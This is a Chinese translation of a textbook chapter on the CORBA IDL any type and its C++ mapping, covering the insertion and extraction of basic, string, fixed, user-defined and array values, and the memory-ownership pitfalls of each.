IDL 的 any 类型提供了一个通用的类型，它可以保存任意的 IDL 类型的值。所以 any 类型允许你发送和接收一个在编译时类型不固定的值。这个能力在许多场合是有用的。比如，CORBA 事件服务(参阅第 20 章)必须能传输 IDL 类型未知的值给该服务。any 类型为这类问题提供了一个解决方案。事件是 any 类型的简单值，事件服务起到一个传输这些值而不需要在编译时事先知道其中所包含的实际类型的作用。

经常将 any 类型与 C 中的 void * 进行比较。像一个指向 void 的指针一样，一个 any 值可以表示任何类型的数据。但是，有一个重要的差别：void * 说明一个完全无类型的值，它只能由它类型的先验知识进行解释，而 any 类型值保持类型安全。比如，如果发送方将一个字符串值放到一个 any 中，接收方就不会作为一个错误类型值提取出字符串。将 any 的内容处理为一个错误类型的尝试会产生一个运行时错误。

在内部，any 类型值由一对值组成，如图 15.1 所示。该值对中一个成员是包含在 any 中的实际值，而另一个成员是类型代码。该类型代码(CORBA::TypeCode 类型)是值类型的描述。当 any 的接收方提取数值时，该类型描述是用于强制类型安全的。只有当接收方提取出值的类型和类型代码中的信息匹配时，该值的提取才成功。此外，any 中的类型代码为 ORB 运行时为接收端提供了下线后正确解组值所需的信息。

类型代码不仅用于 any 值的强制类型安全，也提供了一个自检测的能力。any 值的接收方可以访问类型代码以找到包含在 any 中的值的类型。这种能力是有用的，因为它可以让 any 值成为独立的数据项：any 的接收方总可以在 any 内部解释值，因而不需要附加的外部信息。我们将在第 16 章详细讨论类型代码。




图 15.1 any 类型值的结构

每当你想提供通配的 IDL 接口时,any 类型是非常有用的。比如,下面的接口提供了一种存储任意类型值的通配能力。

```
interface ValueStore {
    void put(in string value_name,in any value);
    any get(in string value_name);
};
```

该接口维护一个名-值对映射。put 操作向该映射添加一个值, get 操作返回命名的值。如果调用程序传递一个没有映射成值的字符串, get 返回一个不包含任何值的特殊的 any 值(用一个类型代码说明没有值)。在正常情况下,不能用这种方法创建一个接口。相反,应将每个 IDL 类型定义操作。但是,如果需要一个通配方法来存储和获取在编译时不可知的 IDL 类型的值, any 类型提供了实现的手段。

any 类型的另一种常见用法是模拟 IDL 操作中的变长度参数列表。IDL 没有变长度参数列表的概念,但可以使用 any 类型来达到相同的效果。

```
struct NamedValue {
    string name;
    any value;
};

typedef sequence<NamedValue> ParamList;

interface foo {
    void op(in ParamList pl);
};
```

使用这种方法,操作 op 可以接受任何数目的任意类型参数(包含没有)。这种技术非常类似于使用 C++ stdarg 功能,但它比使用 stdarg 还多一个优点:因为从 any 值中提取是类型安全的,所以 op 的实现不会意外地将一个参数错误地解释为其他类型。如果调用程序发送一个 op 不能理解的参数,op 运行时就会产生一个异常。这比使用 C++ stdarg 参数安全多了,在 C++ 中它要求你传递一个参数,用来描述其他的参数如何被解释。比如,如果传递一个格式化字符串给在类型和数目上与实际参数不匹配的 printf,printf 无法避免错误的匹配,并且它的行为在运行时是不可预测的。

在我们讨论 any 类型的映射细节前,需要提醒的是:决定使用 any 而不是静态的类型接口时,实际上你是选择了一个折衷方案。尤其是,你将静态的编译时类型安全变为动态运行时类型安全。这就意味着,在编译时不再检测类型不匹配问题。相反,你要完全依赖于运行时你自己的错误检查代码来捕捉不匹配。此外,通配类型,比如 any 或变长度参数列表,比静

态类型接口更难使用。运行时你必须做大量的工作,这要求编写明确的代码。对于静态接口,实现该工作的代码由 IDL 编译器为你生成。这就意味着你应该认真考虑你是否真正需要使用通配接口。

通常,当另一种解决方案可能更适合时,可能会愿意使用 any 类型。比如,研究如下的一个接口,在该接口中我们具有语义上相同但可以接受不同类型参数的操作。

```
interface ValueStore {
    void put_long(in long l);
    void put_string(in string s);
    void put_MyStruct(in MyStruct s);
    // etc ...
};
```

在这里,我们有许多接受不同类型值的操作。由于 IDL 不允许操作的重载,所以我们采用不同的操作名,如 put_long 和 put_string 来结束。你可能想用如下的方式编写该接口。

```
interface ValueStore {
    void put_value(in any a);
};
```

使用一个 any 类型参数解决了该问题。第二版本可能比较适合,但它还是太一般化了。如果 ValueStore 只需要处理一个提前知道的固定类型集,并且不会随时间而变化,可能采用下面的接口更好一些。

```
enum ValueKind { LONG_VAL, STRING_VAL, MYSTRUCT_VAL /* etc. */ };

union Value switch (ValueKind) {
    case LONG_VAL:
        long long_member;
    case STRING_VAL:
        string string_member;
    case MYSTRUCT_VAL:
        myStruct MyStruct member;
    // etc...
};

interface ValueStore {
    void put(in Value v);
};
```

初看起来,这个方法没有什么吸引力。不是使用一个简单的三行接口,你必须添加一个相当复杂的联合定义。但是,该联合版本具有 put 操作只接受所期望类型的值的优点,因为我们已定义了联合,这样它必须包含已知类型的一个值。这个方法比使用 any 的方法类型安全稍微差些,因为一个 any 绝对可以包含任何 any IDL 类型,并不只是 put 期望的这些。

通常,找出最好的方法需要应用程序的其他知识以及客户程序愿意使用 IDL 的方式。你必须自己来判断在类型安全性和通用性之间,你采用哪种最合适的选择。

15.3 any 类型 C++ 映射

在 CORBA 名字空间中,any 类型 IDL 映射为 C++ 类 Any^①。该类包含大量的成员函数,所以现在只介绍它的一个概要,并在讨论各种类型的插入和提取时详细介绍各种成员函数。

```
class Any {
public:
    // Constructors,destructor,and assignment
    Any();
    Any(const Any &);
    Any(
        TypeCode_ptr      tc,
        void *           value,
        Boolean          release = FALSE
    );
    ~Any();

    Any & operator=(const Any &);

    // Insertion operators for boolean,char,
    // wide char,octet,bounded strings, and fixed.
    void operator<<=(form_boolean);
    void operator<<=(form_char);
    void operator<<=(from_octet);
    // etc...

    // Extraction operators for boolean,char,
    // wide char,octet,bounded strings, and fixed.
    Boolean operator>>=(to_boolean) const;
    Boolean operator>>=(to_char) const;
    Boolean operator>>=(to_octet) const;
    // etc...

    // Widening extraction for object references
    Boolean operator>>=(to_object) const;

    // TypeCode accessor and modifier
    TypeCode_ptr type() const;
    void         type(TypeCode_ptr);

    // Low-level manipulation
    const void * value() const;
    void         replace(
        TypeCode_ptr      tc,
        void *           value,
        Boolean          release = FALSE
    );
}
```

^① 注意 IDL 中名字是 any,C++ 中名字为 Any,本书其余部分我们都遵从此约定。

```

};

// Insertion operators for simple types
void operator<<=(CORBA::Any &, Short);
void operator<<=(CORBA::Any &, UShort);
void operator<<=(CORBA::Any &, Long);
// etc...

// Extraction operators for simple types
Boolean operator>>=(const CORBA::Any &, Short &) const;
Boolean operator>>=(const CORBA::Any &, UShort &) const;
Boolean operator>>=(const CORBA::Any &, Long &) const;
// etc...

```

15.3.1 构造函数、析构函数和赋值

Any 类型值具有一个默认的构造函数。一个默认构造的 Any 不包含空值,它包含一个 tk_null 类型代码以表示“空值”。显而易见,你不能从一个默认构造的 Any 提取一个值。但是,将一个不包含一个值的 Any 发送给一个 IDL 接口是安全的。通过研究 Any 类型代码(参阅第 16 章),Any 的接收方可以测试实际上它是否包含一个值。

通常,拷贝构造函数和赋值运算符可以生成多层次拷贝,并且析构函数释放当前可能被值占用的所有内存。

请注意,还有一个特殊的构造函数,它接受一个类型代码、一个 void 指针和一个释放标志。我们强烈建议你不要使用这个构造函数;因为它旁路了所有类型检查,所以它是充满危险的。同样的建议也可应用于 value 和 replace 成员函数,它们完全是类型不安全的。缺乏类型安全的原因是,C++ 映射规范没有关于在一个 Any 中值的二进制表示的陈述。你应当遵循不能解释由 void * 所指的内存,因为你不知道数据的二进制结构。

这种 Any 类型的低层次的构造函数和成员函数只是 ORB 的 C++ 映射的一部分,这些 ORB 实现为二进制兼容的 C 和 C++ 映射。实际上,这些函数的移植是不可能的,所以最好是不使用它们。我们在本书中不再深入讨论它们(CORBA 2.3 中最新的对 C++ 映射的修改部分已明确反对所有的涉及到 void * 的成员函数,所以将来的 ORB 版本将不支持它们)。

重载的 type 成员函数提供了包含在 Any 中的类型代码的一个存取程序和一个修改程序。我们目前不讨论类型成员函数,直到第 16 章讨论类型代码才进行讨论。

15.3.2 基本类型

C++ 映射为插入(<<=)和提取(>>=)基本类型提供了重载运算符。

基本类型插入

为了将一个基本 IDL 类型插入到 Any,可使用重载<<=插入运算符^②。

```
CORBA::Any a;                                // a contains no value
```

^② 开发人员通常问为什么选用<<=用于插入符而不是<<。答案是<<=更合适,因为它与一般的赋值运算符有相同的低优先级,而从的优先级太高了不方便使用,而且<<用于流插入,而<<=用于赋值。

```
a <<= (CORBA::UShort)99;           // Inserts 99 as an unsigned short
a <<= "Hello";                   // Inserts deep copy of "Hello"
a <<= (CORBA::Double)3.14;        // Deallocates "Hello", inserts 3.14
```

在构造函数后立即插入，a 不包含任何数值。第一个插入语句将数值 99 放到 a 中。第二个插入语句用字符串“Hello”重写了数值 99，并进行了一个多层次拷贝。第三个插入语句再次释放字符串“Hello”，并用 Double 值 3.14 来替换它。

向 Any 中插入一个值要进行两件事情：它将该值的一个拷贝存储到 Any，并且它将 Any 中的类型代码设置为插入值的类型代码。这就意味着在前面代码中的类型转换是必须的。比如，严格来讲，下面的插入是不可移植的。

```
a <<= 99; // Dubious!!!
```

这个插入没有指定被插入数值的类型。相反，它依赖于直接量 99 的 C++ 类型。按照定义，直接量 99 的 C++ 类型为 int。但是，int 的长度是实现定义的。依赖于系统的体系结构，一个 C++ int 长度可能是 16、32 或 64 位，这就意味着，将被插入的实际值可能是 IDL 类型 short、long、或 long long。相似的理由可应用于浮点常数的插入。为了安全起见，当插入数字时，你应该首先使用一个转换或赋值将直接量转换成一个正确类型的变量，然后插入该变量。

```
CORBA::UShort val = 99;
a <<= val;                      // OK, inserts 99 as an unsigned short
a <<= (CORBA::UShort)99;         // OK too
a <<= static_cast<CORBA::UShort>(99); // OK, ANSI C++ version
```

应该记住的另一点是，一个字符串插入到 Any 将会产生一个多层次拷贝（除非你明确要求一个消耗性插入——参阅 15.3.5 节）。这就意味着，下面的两种插入是等价的（两者都插入一个字符串的拷贝）。

```
a <<= (const char *) "Hello"; // Deep copy
a <<= (char *) "Hello";      // Deep copy as well
```

请注意，这与将一个字符串从字面值赋值给一个 String_var 不同，在赋值中如果右端是一个 const char *，就进行一次多层次拷贝，否则的话进行浅拷贝。下面的代码会产生内存泄漏，千万不能使用。

```
a <<= CORBA::string_dup("Hello"); // Memory leak!
```

这是错误的，因为插入运算符已经生成一个拷贝，所以调用 string_dup 创建的拷贝将永不会被释放。

每当向一个已存储有一个值的 Any 插入一个新值时，插入将会正确地删除前面的值。比如：

```
a <<= "Hello";                  // Insert copy of "Hello"
a <<= "World";                 // Deallocates "Hello", copies "World"
a <<= (CORBA::Long)5;          // Deallocates "World"
```

C++ 映射为如下的 IDL 类型提供了重载 <<= 插入运算符，这些类型有：short、un-

signed short、long、unsigned long、float、double、无界的 string 和 wstring，和 any(当然，也可以将一个 Any 插入到另一个 Any)。如果你的 ORB 支持新添加的 IDL 类型 long long、unsigned long long、和 long double，也提供了这些类型的插入运算符。

其他类型，比如 char、wchar、有界的字符串和宽位字符串、fixed 和用户定义的某些类型，使用其他方法进行插入。我们将在本章的其他部分介绍这部分内容。

基本类型提取

为了提取基本类型，C++ 映射提供了重载 $>>=$ 运算符。如 15.2 节所述，提取运算符期望一个数值的引用作为右端参数并返回一个 Boolean 量。当对一个 Any 类型值使用提取运算符时，提取运算符检查 Any 中的类型代码是否与它右端操作数的类型相匹配。如果匹配，则运算符提取该值并返回真。如果在 Any 中的值与右端操作数类型不匹配，则提取失败，并且运算符返回假。

下面的代码段中使用 assert 宏来测试提取是否成功和提取出的值与原始插入的值是否匹配。

```
CORBA::Any a;
a <<= (CORBA::Long)99;           // Insert 99 as a long.

CORBA::Long val;
assert(a >>= val);              // operator>>=() must return true if we
                                 // know that the Any contains a Long.

assert(val == 99);               // Assertion must pass (we know
                                 // that the value must be 99).
```

如果尝试提取一个与 Any 中类型代码不匹配的值，提取运算符将返回假。

```
CORBA::Any a;
a <<= (CORBA::Short)5;

CORBA::Long val;
assert(! (a >>= val));        // Extraction operator must return false
                                 // because the Any contains a Short.
```

该 assert 测试提取运算符就像期望的一样实际返回假。请注意，从一个 Any 中提取要求精确的类型匹配。如这个例子所说明的，不存在数值提升的概念。比如，你不能将一个 Short 值提取一个 Long 变量，即使数值是适合的。

15.3.3 重载不可区分的类型

C++ 映射允许不同的 IDL 类型映射成相同的 C++ 类型。尤其是，IDL 的 char、boolean 和 octet 都可以映射到相同的 C++ 字符类型。此外，IDL wchar 可映射成 C++ wchar_t 或 C++ 整数类型之一。这就意味着，映射不能为这些类型重载 $<<=$ 运算符，因为在 C++ 层次上，它们可以是相同的类型。

boolean, octet 和 char 的插入和提取

在某些情况下，当多个 IDL 类型可以映射成相同的 C++ 类型时，可以使用一个辅助类型将一个值插入到 Any。该辅助类型的目的是为了正确设置类型代码。下面是一个例子。

```

CORBA::Any a;

CORBA::Boolean b = 0;
CORBA::Char c = 'x';
CORBA::Octet o = 0xff;

a <<= CORBA::Any::from_boolean(b);
a <<= CORBA::Any::from_char(c);
a <<= CORBA::Any::from_octet(o);

a <<= b;           // Wrong, compile-time error!
a <<= c;           // Wrong, compile-time error!
a <<= o;           // Wrong, compile-time error!

```

从这个例子中可知,必须使用 CORBA::Any::from_type 辅助函数来插入这些值。这个例子也说明了如果忘记了使用辅助类型,就会得到一个编译错误。于是,必须小心地使用正确的辅助类型。

```

CORBA::Any a;
CORBA::Char c = 'x';
a <<= CORBA::Any::from_boolean(c); // Oops, wrong helper!

```

这个代码可在许多 ORB 上编译和运行,但它是错误的,因为它将字符“x”的值插入到 Any 中,而将类型代码设置为一个布尔量。

为了再次从这些值中提取,必须使用相对应的 to_type 辅助函数:

```

CORBA::Any a;
CORBA::Boolean b;
CORBA::Char c;
CORBA::Octet o;

if (a >>= CORBA::Any::to_boolean(b)) {
    // It contained a boolean, use b...
} else if (a >>= CORBA::Any::to_char(c)) {
    // It contained a char, use c...
} else if (a >>= CORBA::Any::to_octet(o)) {
    // It contained an octet, use o...
} else {
    // There is something else in the Any
}

a >>= b;           // Compile-time error!
a >>= c;           // Compile-time error!
a >>= o;           // Compile-time error!

```

这个代码例子说明可以使用提取运算符的返回值来测试提取是否成功。它还说明了如果忘记使用一个辅助类型并尝试直接提取,你将会得到一个编译错误。

就像使用插入一样,你必须小心地使用正确的辅助函数:

```

CORBA::Any a = ...;
CORBA::Char c;
a >>= CORBA::Any::to_boolean(c); // Oops, wrong helper!

```

这个代码可以在你的 ORB 上编译,但它的行为是不可预测的,因为这里使用了错误的辅助函数。

宽位字符的插入和提取

为了将一个宽位字符插入到 Any,也必须使用一个辅助类型。

```
CORBA::Any a;
CORBA::WChar wc = L'x';
a <<= CORBA::Any::from_wchar(wc);
```

你必须使用 from_wchar 辅助类型以正确地插入宽位字符。与操作环境有关,下面的代码可能或不能编译,但是,如果它能编译,它的行为是不可预测的。

```
CORBA::Any a;
CORBA::WChar wc = L'x';
a <<= wc;           // Undefined behavior
```

在一个非标准的 C++ 环境中,wchar_t 是一个整数类型的别名,这个代码将可以编译,但将不能正确地设置类型代码以表示一个整数类型。在一个标准的 C++ 环境中,该插入可以实现正确的功能,或者它不能正确地将代码类型设置为一个整数类型或者会产生一个编译错误(不幸的是,C++ 映射不能保证为这个错误产生一个编译错误,因为它需要支持非标准的编译器)。

提取与插入相类似:

```
CORBA::Any a = ...;
CORBA::WChar wc;
if (a >>= CORBA::Any::to_wchar(wc)) {
    // OK, we have a wide character
}
```

与插入一样,必须使用 to_wchar 辅助类型。否则的话,行为将是不可预测的。

15.3.4 无界的字符串的插入和提取

你已经看到了使用正常插入运算符插入无界的字符串。

```
CORBA::Any a;
a <<= "Hello World";           // Fine, deep copy
```

<<= 运算符是为 const char * 重载并且总是生成一个多层次拷贝。如果用这种方式插入一个字符串,Any 中的类型代码将设置为一个无界字符串。

字符串提取使用重载>>=运算符。

```
CORBA::Any a;
a <<= "Hello World";           // Insert string
const char * msg;
assert(a >>= msg);
cout << "Message was: " << msg << endl;
```

在这个例子中,我们用一个 assert 语句测试提取的返回值,因为我们知道它必定成功。

仅当 Any 包含一个无界的字符串时，重载 $>>=$ 运算符才成功。

这个字符串提取的主要问题是：提取后谁拥有该字符串的内存？答案是 Any 仍保留该字符串的所有权，所以返回的指针在内存中指向该 Any。这就意味着，你一定不能释放已提取的字符串，并且必须将已提取的字符串处理为只读的。下面的代码包含两个错误：

```
CORBA::Any a;
a <<= "Hello";

char * msg;
a >>= msg;           // OK, extract string
msg[0] = 'h';         // Bad news, string is read-only
CORBA::string_free(msg); // Looming disaster!
```

这个代码通过返回指针修改了该字符串，并且它是不可移植的^③。此外，对 `string_free` 的调用肯定会产生问题，因为 Any 仍拥有该字符串，并且当离开作用域时将会第二次释放它，可能会导致核心转储。

如果要修改一个已提取的字符串，就必须先生成一个拷贝并修改该拷贝。幸运的是，`String_var` 将会为你自动地生成一个多层次拷贝。

```
CORBA::Any a;
a <<= "Hello";

const char * msg;           // Note const char *, not char *
a >>= msg;                 // OK, extract string
msg[0] = 'h';               // Error, msg is const
CORBA::String_var copy(msg); // Make deep copy
copy[0] = 'h';              // Fine, modify copy
```

这段代码说明了如何安全地提取和修改字符串。请注意，`msg` 是一个指向 `constant` 数据的指针。这样就不可能因为错误地通过指针修改字符串的内容。应该总是通过 `constant` 指针提取字符串——这样你自己就不会犯错误。

为了获得一个可修改的字符串的拷贝，我们使用提取的指针来初始化一个 `String_var`，它可生成一个多层次拷贝。随后的赋值可修改该拷贝和 `String_var`，当它离开作用域时，最终再次释放该拷贝。

请注意，直接提取成一个 `String_var` 将会产生灾难性的后果。

```
CORBA::Any a;
a <<= "Hello";

CORBA::String_var msg;
a >>= msg;           // Extremely bad news!
```

这将导致两次释放的问题，因为 Any 和 `String_var` 都将释放相同的字符串。

15.3.5 有界的字符串的插入和提取

为了插入和提取有界字符串，必须使用辅助类型。原因是有的字符串都映射

^③ C++ 映射要求你将返回的字符串作为只读串，以避免不必要的限制 ORB 实现。

为 `char *`, 所以运算符重载不能用来区分它们。

有界字符串的插入

有界字符串的提取使用 `from_string` 辅助类型:

```
class Any {
public:
    // ...
    struct from_string {
        from_string(char * s,ULong b,Boolean nocopy = 0);
        // ...
    };
    // ...
    void operator<<=(from_string);
    // ...
};
```

为了将一个有界字符串插入到 `Any`, 必须与字符串一起提供它的边界。

```
CORBA::Any a;
a <<= CORBA::Any::from_string("Hello",20);
```

这段代码将字符串“Hello”以边界为 20 插入到 `Any`。请注意, 边界不必与字符串长度相同。边界表示字符串最大长度, 而实际字符串长度是传递的字符串参数的长度(“Hello”的长度为 5)。如果传递一个超过边界的字符串, 它的行为将是不可预测的。

```
CORBA::Any a;
a <<= CORBA::Any::from_string("Hello",3); // Undefined!
```

通常, 边界不包括结束符 NUL 字节, 所以字符串“Hello”的边界值是 5。

边界值为 0 表示该字符串是无界的。下面的两条语句是等价的。

```
CORBA::Any a;
a <<= "Hello";                                // Deep copy
a <<= CORBA::Any::from_string("Hello",0);      // Exactly the same
```

这两条语句都将“Hello”作为一个无界字符串插入。

默认情况是, `from_string` 生成其参数的一个多层次拷贝。也可以指示 `Any` 不生成一个拷贝而是获得所有权。

```
CORBA::Any a;
char * msg = CORBA::string_dup("Hello");
a <<= CORBA::Any::from_string(msg,5,1); // Consumes msg
```

通过将 `from_string` 的第三个参数设置为一个非零值, 就可以取消拷贝插入。相反, `Any` 只是存储传递的指针并获得所有权。当 `Any` 离开作用域时, 它调用 `string_free` 来释放该字符串。如果你要直接将从一个 IDL 操作返回的值插入到一个 `Any`, 这种行为是非常有用的:

```
Foo var fv = ...; // Get object reference
CORBA::Any a;
a <<= CORBA::Any::from_string(fv->get_string(),0,1)
```

这时,调用 `get_string` 返回一个字符串,该字符串直接插入到一个 `Any` 中。`from_string` 的第二个参数为零,这意味着,字符串是作为一个无界字符串插入的。第三个参数为 1,它说明让 `Any` 负责释放。

有界字符串的提取

使用 `to_string` 辅助类型提取有界字符串。

```
CORBA::Any a;
a <<= CORBA::Any::from_string("Hello",10);

char * msg;
a >>= CORBA::Any::to_string(msg,10);
cout << "Got message: " << msg << endl;
```

像无界字符串一样,`Any` 保留提取的字符串的所有权,千万不能修改也不能释放该字符串。字符串提取总是通过指针进行的——没有字符串提取的拷贝版本。

在提取过程中的边界必须与存储在 `Any` 类型代码中的边界匹配。不能用一个不同的边界提取一个有界的字符串,也不能将它认为是一个无界的字符串。

```
CORBA::Any a;
a <<= CORBA::Any::from_string("Hello",10);

char * msg;
a >>= CORBA::Any::to_string(msg,99);           // Returns 0, wrong bound
a >>= CORBA::Any::to_string(msg,0);             // Returns 0, wrong bound
```

15.3.6 宽位字符串的插入和提取

宽位字符串的插入和提取与正常字符串的插入和提取相类似。对于无界宽位字符串,使用重载`<<=`和`>>=`运算符可进行插入和提取。

```
CORBA::Any a;
a <<= L>Hello World"; // Insert wide string

const CORBA::WChar * msg;
assert(a >>= msg);
cout << "Message was: " << msg << endl;
```

内存管理规则和正常字符串相同:插入总是生成一个多层次拷贝,并且提取返回一个指向 `Any` 拥有的只读内存的指针。

为了插入和提取有界宽位字符串,使用 `from_wstring` 和 `to_wstring` 辅助类型。

```
CORBA::Any a;
a <<= CORBA::Any::from_wstring(L"Hello",10);

CORBA::WChar * msg;
a >>= CORBA::Any::to_wstring(msg,10);
cout << "Got message: " << msg << endl;
```

15.3.7 定点类型的插入和提取

定点类型使用 `from_fixed` 和 `to_fixed` 辅助类型进行插入和提取。下面是一个将一个

Fixed 值插入到 Any 的例子。

```
CORBA::Fixed f = "199.87D";
CORBA::Any a1;
a1 <<= CORBA::Any::from_fixed(f,5,2); // Insert as fixed<5,2>
CORBA::Any a2;
a2 <<= CORBA::Any::from_fixed(f,10,3); // Insert as fixed<10,3>
```

请注意,你必须指定值的整数和小数位数部分,因为 C++ 的 Fixed 类型是一个通用类型,它的整数和小数位数运行时可以改变。

为了再次提取该数值,还需要指定整数和小数位数:

```
CORBA::Any a = ...;
CORBA::Fixed f;
if (a >>= CORBA::Any::to_fixed(f,5,2)) {
    // It's a fixed<5,2>
} else if (a >>= CORBA::Any::to_fixed(f,10,3)) {
    // It's a fixed<10,3>
} else {
    // It's some other type
}
```

规范中并没有说明如果该数值不适合指定的整数,或如果由于小数位数太少它失去了精度,插入或提取应该发生什么事,所以你应该避免这样的情况发生。如果你在从 Any 提取它前需要知道定点值使用的整数和小数位数,可以查询 Any 类型代码(参阅第 16 章)。

15.3.8 用户定义类型

为了插入和提取一个自定义类型,你必须链接到 IDL 编译器生成的代码,因为它为 IDL 中用户定义类型生成重载运算符。比如,假定 IDL 包含这个定义:

```
struct BtData {
    TempType requested;
    TempType min_permitted;
    TempType max_permitted;
    string error msg;
};
```

给定这个定义,IDL 编译器为一个 BtData 类型的结构重载<<= 和 >>= 运算符生成代码到存根文件。

```
void operator<<=(CORBA::Any &, const BtData &);
void operator<<- (CORBA::Any &, BtData * );
CORBA::Boolean operator>=(const CORBA::Any &, BtData * &);
```

这样允许你像使用内置类型一样进行插入和提取用户定义类型。但是,必须链接到生成的存根文件,这样必需的重载运算符就能在你的应用程序中得到。

在本章中,我们假定你已经链接到生成的存根,这样应用程序代码就有 IDL 编译时的知识。尽管如此,即使没有一个应用程序 IDL 编译时的知识,你也可以插入和提取用户定义

的类型。我们将在第 17 章中讨论如何实现，在该章我们将介绍 DynAny 接口。

简单用户定义类型的插入和提取

使用重载运算符可以插入和提取简单用户定义类型，比如内置类型的别名和枚举类型。

```
CORBA::Any a;

Color c = blue;           // Assume enumerated IDL type Color
a <<= c;                // Insert enumerated value
Color c2;
assert(a >>= c2);       // Extract enumerated value
assert(c2 == blue);      // Test that we really got blue

TempType t = 10;          // Assume IDL: typedef short TempType;
a <<= t;                 // Insert temperature
TempType t2;
assert(a >>= t2);       // Extract temperature
assert(t2 == 10);         // Test that we really got 10
```

对于简单类型，如枚举类型和简单内置类型的别名，插入和提取总是通过值进行的，所以没有内存管理问题。如果 IDL 为 string 使用一个别名，比如 ModelType，则使用字符串插入和提取的正常规则。

别名类型值的插入可能不在 Any 类型代码中保留别名信息。比如，在一个 TempType 类型的值插入到一个 Any 后，Any 的类型代码将被设置为一个 short 值而不是一个 TempType 类型的值。我们将在 15.4 节详细讨论这个问题。

结构、联合和序列的插入和提取

结构、联合和序列的插入和提取也使用重载<<= 和>>= 运算符。插入运算符重载两次：一次是通过引用插入，一次是通过指针插入。如果通过一个引用插入一个值，插入将生成一个多层次拷贝。如果通过指针插入一个值，Any 将取得指向内存的所有权。下面是使用拷贝和消耗性插入两种方法插入一个 BtData 类型的结构的例子。

```
CORBA::Any a;

BtData btd;               // Structure variable
a <<= btd;                // Copying insertion

BtData * btd_p = new BtData; // Pointer to structure
a <<= btd_p;              // Consuming insertion

// The Any a now has ownership; do NOT delete btd_p here!
```

像使用字符串一样，如果你要直接将从一个操作返回的变长度返回值插入到 Any，通过指针的消耗性插入是有用的。

结构、联合和序列的提取总是通过指针。像使用字符串一样，你必须将提取的指针处理为只读的，并且必须不能释放它，因为该指针在内存中指向 Any。

```
CORBA::Any a;

BtData btd;               // Structure variable
a <<= btd;                // Copying insertion
```

```
BtData * btd_p;
assert(a >>= btd_p); // Extract by pointer
// btd_p points at read-only memory still owned by the Any.
```

不要将 Any 中的一个用户定义值提取成一个 _var 类型。如果这样做,将会产生灾难性的后果。

```
CORBA::Any a;
// Initialize a...
BtData_var btd_v;
a >>= btd_v; // Looming disaster!
```

这段代码最终将会导致系统崩溃,因为 Any 和 _var 变量都保留所有权,结果导致对相同内存的两次释放。

为了维护提取值的只读限制,可以使用拷贝构造函数来生成该值的一个拷贝。然后你就可以修改该拷贝。

```
CORBA::Any a;
// Initialize a...
BtData * btd_p;
assert(a >>= btd_p); // Extract read-only pointer
BtData copy (* btd_p); // Copy-construct a temporary copy
// Modify copy here...
```

决不要将从 Any 提取的指针作为一个 inout 参数。如果你这样做了,调用者可能释放该值并造成混乱,因为 Any 将第二次释放相同的内存。相反,在堆中为提取的值生成一个多层次拷贝,并将它作为一个 inout 参数传递给 _var 变量。这样,合适的内存管理行为就会自动进行。

数组的插入和提取

C++ 映射不能直接将重载运算符用于数组的插入和提取,原因是 C++ 具有弱数组概念。尤其是,当一个数组作为一个参数传递给一个函数时,它退化为一个指向第一个元素的指针。这也就意味着,具有相同的元素类型但维数不同的数组,这样就变成了不可区分的了。比如,假定 IDL 包含

```
typedef long arr10[10];
typedef long arr20[20];
```

在 C++ 标准中,这形成两个数组定义:

```
typedef CORBA::Long arr10[10];
typedef CORBA::Long arr20[20];
```

这不会产生什么问题,但是试图重载插入和提取运算符将是不能编译的。

```
void operator<<=(CORBA::Any &, const arr10);
void operator<<=(CORBA::Any &, const arr20); // Compile-time error
```

就编译器而言,这两个符号差别变成了不可区分的,因为在两种情况下数组参数都退化

为 long *。

为了解决这个问题,IDL编译器为每个数组类型生成一个辅助类型。这个辅助类型称为array_name_forany。比如,对于前面两个数组类型,生成的代码包含下面的内容:

```
typedef CORBA::Long arr10[10];
typedef CORBA::Long arr20[20];

class arr10_forany {
public:
    arr10_forany(const arr10, CORBA::Boolean nocopy = 0);
    // ...
};

class arr20_forany {
public:
    arr20_forany(const arr20, CORBA::Boolean nocopy = 0);
};

void operator<<=(CORBA::Any &, const arr10_forany &);
void operator<<=(CORBA::Any &, const arr20_forany &);
```

在这里, array.name_forany 类可视为有提供清楚的类型的作用,这样映射就可以重载插入和提取运算符而不会产生歧义。

为了插入一个数组,必须构造适合的辅助类型:

```
CORBA::Any a;

arr10 aten = ...;
arr20 attwenty = ...;

a <<= arr10_forany(aten);           // Insertion of 10-element array
a <<= arr20_forany(attwenty);        // Insertion of 20-element array
```

这段代码可以正确地工作,因为它显式构造了一个合适类型的辅助类。

默认情况是,一个数组的插入生成一个多层次拷贝。为了让一个 any 获得插入的数组的所有权,将辅助构造函数的 nocopy 参数设置为非零值。

```
CORBA::Any a;
arr10_slice * aten_p = arr10_alloc();           // Heap-allocate array
a <<= arr10_forany(aten_p,1);                  // a takes ownership
```

这时,Any 获得了传递进来的指针的所有权,并且当它离开作用域时用 arr10_free 释放该数组。

就像使用 Any 类型的其他辅助类型一样,类型安全是很弱的,所以必须小心使用正确的辅助类型。比如,下面的代码将会产生不可预测的行为:

```
CORBA::Any a;
arr10_slice * aten_p = arr10_alloc();           // Heap-allocate array
arr20_slice * attwenty_p = arr20_alloc();         // Heap-allocate array
a <<= arr20_forany(aten_p,1);                  // Trouble!
a <<= arr10_forany(attwenty_p,1);                // Trouble!
```

这里的问题是,用一个10个元素的数组调用arr20_forany,和用一个20个元素的数组调用arr10_forany。在编译时这个错误是检测不到的,但可能会产生灾难性的后果,尤其是当数组元素是复杂类型时。

数组的提取也使用了array_name_forany辅助类型。不是显式调用array_name_forany构造函数,而是说明了一个辅助类型的变量并提取到该变量中。

```
CORBA::Any a;

arr10_aten = ...;
a <<= arr10_forany(aten); // Insert array

arr10_forany ah;           // Helper variable
assert(a >>= ah);        // Extract into helper
cout << ah[0] << endl;    // Print first element
```

该代码直接提取到一个适合类型的变量中。这个提取是类型安全的,并且如果Any中的类型代码与辅助类型不匹配的话,该提取运算符返回零。

array_name_forany辅助类还重载了运算符operator[],所以可以使用辅助变量来索引数组而不是必须先生成一个拷贝。请注意,尽管如此,已提取的数组仍由Any拥有并且必须被看作是只读的。如果想修改一个提取的数组的元素,就必须首先生成该数组的一个拷贝并修改该拷贝(使用生成的array_name_copy函数来实现这个功能)。

对象引用的插入和提取

